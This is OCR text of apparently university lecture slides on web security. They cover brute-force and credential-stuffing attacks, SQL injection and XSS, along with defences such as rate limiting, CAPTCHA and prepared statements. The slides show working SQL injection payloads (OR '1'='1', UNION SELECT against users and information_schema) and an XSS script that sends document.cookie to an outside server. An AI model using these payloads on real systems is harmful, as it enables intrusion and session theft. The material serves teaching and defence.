Web Security

Software Studio

yslin@DataLAB

Common Security Risks

- Brute-Force Attacks
- SQL Injections
- Cross-Site Scripting (XSS)
- Cross-Site Request Forgery (CSRF)

Common Security Risks

- Brute-Force Attacks
- SQL Injections
- Cross-Site Scripting (XSS)
- Cross-Site Request Forgery (CSRF)

Username :

Password :

Username：admin

Password：

Username : admin

Password : 00000

Userna


Passwo

Wrong Password

Close

Username： admin

Password： 00001


Userna
Passwo
Wrong Password
Close

Username : admin

Password : 00002

Userna

Passwo

Wrong Password

Close

5 MINUTES LATER...

Username : admin

Password : 04876


Userna
Passwo
Access Granted
Close

Usually hackers do this using scripts

How to Defense ?


How to Defense ?


Limit how many times a user can try to login in a given time window.

Rate Limiter - A Node.js library

Username : admin

Password : 00002


Please Try It 5 minutes Later
Close



U

Please Try It 5 minutes Later

Close

F

But May Not Work To

Credential Stuffing


But May Not Work To

Credential Stuffing

Username	Password
user	pass
admin	admin
brandon	wu
cat	meow
nthu	uhtn
aaa	bbb
abcde	12345

A list of known username-password pairs obtained from another service.

Username	Password
user	pass
admin	admin
brandon	wu
cat	meow
nthu	uhtn
aaa	bbb
abcde	12345




A list of known username-password pairs obtained from another service.

Here is the list of prevention strategies

Here is the list of prevention strategies

The most common strategy is CAPTCHA



Common Security Risks

- Brute-Force Attacks
- SQL Injections
- Cross-Site Scripting (XSS)
- Cross-Site Request Forgery (CSRF)

Username :

Password :

```
function get(username, password) {
    const sql = `
        SELECT * FROM users
        WHERE username = '${username}' AND password = '${password}'
    `;
    return db.any(sql);
}
```

Username : cat

Password : meow

```
SELECT * FROM users
    WHERE username = 'cat' AND password = 'meow'
```

Username : cat

Password : meow

```
SELECT * FROM users
    WHERE username = 'cat' AND password = 'meow'
```

username	password	name
cat	meow	A Cat

SQL Injections

Users Do What You Do Not Expect

Username : cat

Password : 1' OR '1' = '1

```
SELECT * FROM users
    WHERE username = 'cat' AND password = '1' OR '1' = '1'
```

Username : cat

Password : 1' OR '1' = '1

```
SELECT * FROM users
    WHERE username = 'cat' AND password = '1' OR '1' = '1'
```

username	password	name
admin	AAAAAAAA	Adminstrator
cat	meow	A Cat
dog	bow	A Dog
bird	chou	A Bird

If your server will return the results directly…
(e.g. message boards)

http://mywebsite.com/posts?id=1

```sql
SELECT title, message FROM posts WHERE id = 1
```

http://mywebsite.com/posts?id=1

```sql
SELECT title, message FROM posts WHERE id = 1
```

id	title	message
1	HL3	When can I see Half-Life 3 coming out ?

A Powerful Keyword

UNION

UNION

```
SELECT title, message FROM posts
```

title	message
Knock	Knock knock

```
SELECT username, password FROM users
```

username	password
admin	AAAAAAAA
cat	meow

UNION

```
SELECT title, message FROM posts
```

title	message
Knock	Knock knock

```
SELECT username, password FROM users
```

username	password
admin	AAAAAAAA
cat	meow

```
SELECT title, message FROM posts UNION SELECT username, password FROM users
```

UNION

```
SELECT title, message FROM posts
```

title	message
Knock	Knock knock

```
SELECT username, password FROM users
```

username	password
admin	AAAAAAAA
cat	meow

```
SELECT title, message FROM posts UNION SELECT username, password FROM users
```

title	message
Knock	Knock knock
admin	AAAAAAAA
cat	meow

http://mywebsite.com/posts?id=**-1 UNION SELECT username, password FROM users**

```
SELECT title, message FROM posts WHERE id = -1
        UNION SELECT username, password FROM users
```

http://mywebsite.com/posts?id=**-1 UNION SELECT username, password FROM users**

```
SELECT title, message FROM posts WHERE id = -1
        UNION SELECT username, password FROM users
```

title	message
admin	AAAAAAAA
cat	meow
dog	bow
bird	chou

Wait !!!!

How Did The Hacker Know
What Tables I Have ?

http://mywebsite.com/posts?id=-1 UNION SELECT table_name, column_name FROM information_schema.columns WHERE table_schema = 'public';

```sql
SELECT title, message FROM posts WHERE id = -1 UNION
      SELECT table_name, column_name FROM information_schema.columns
      WHERE table_schema = 'public';
```

```sql
SELECT title, message FROM posts WHERE id = -1 UNION
      SELECT table_name, column_name FROM information_schema.columns
      WHERE table_schema = 'public';
```

title	message
users	id
users	username
users	bow
users	name
posts	id
posts	title
posts	message

What If There Are Something Behind The Id In The Query ?

```
SELECT title, message FROM posts
        WHERE id = ... AND msg_type = 'public'
```

(comment mark)

(comment mark)

p.s. the mark may be different
in different database systems


http://mywebsite.com/posts?id=**-1 UNION SELECT username, password FROM users --**

```
SELECT title, message FROM posts
        WHERE id = -1 UNION SELECT username, password
FROM users -- AND msg_type = 'public'
```

http://mywebsite.com/posts?id=**-1 UNION SELECT username, password FROM users --**

```
SELECT title, message FROM posts
        WHERE id = -1 UNION SELECT username, password
FROM users -- AND msg_type = 'public'
```

Becomes a comment



WTF

The **core** of this problem is:

The clients' inputs may be treated as SQL keywords

The **core** of this problem is:

The clients' inputs may be treated as SQL keywords

Prepare Statements !!

```
function get(username, password) {
    const sql = `
        SELECT * FROM users
        WHERE username = '$<username>' AND password = '$<password>'
    `;
    return db.any(sql, {username, password});
}
```

```
function get(username, password) {
    const sql = `
        SELECT * FROM users
        WHERE username = '$<username>' AND password = '$<password>'
    `;
    return db.any(sql, {username, password});
}
```

Your data go here

More Information

- What you just saw is a kind of syntax provided by pg-promise
- You can learn more information about prepared statements on their documents:
  - https://github.com/vitaly-t/pg-promise/wiki/Learn-by-Example#prepared-statements

Common Security Risks

- Brute-Force Attacks
- SQL Injections
- Cross-Site Scripting (XSS)
- Cross-Site Request Forgery (CSRF)

Scenario 1

User: SLMT

Steam winter sale starts !!

User: MIT Bro

My wallet is ready !!

Please type in your message here…

User: SLMT

Steam winter sale starts !!

User: MIT Bro

My wallet is ready !!

```
<script>alert(“meow”);</script>
```

User: SLMT

Steam winter sale starts !!


User: MIT Bro

My wallet is ready !!

User: SLMT

<script>alert(“meow”);</script>


User: SLMT
Steam winter sale starts !!
User:
M
User: SLMT
meow
Close



But it is just a prank

But it is just a prank

How can a bad guy use it ?

Yummy !

Yummy !

Cookies are stored in client-sides.
They usually have some sensitive data.

Yummy !

Cookies are stored in client-sides.
They usually have some sensitive data.

E.g. A session key for a server to identify a user

A cookie can be retrieved using javascript

A cookie can be retrieved using javascript

Try to open a console of a browser, and type in
document.cookie

User: SLMT

Steam winter sale starts !!

User: MIT Bro


My wallet is ready !!

```
<script>location.href=("http://
myserver.com/somepage?cookie=" +
document.cookie);</script>
```


http://myserver.com/somepage?cookie= 

http://myserver.com/somepage?cookie= 


http://myserver.com/somepage?cookie= 



Lots of websites having message boards had such vulnerabilities before.




Lots of websites having message boards had such vulnerabilities before.


So, other websites without such functions are safe ?

Lots of websites having message boards had such vulnerabilities before.

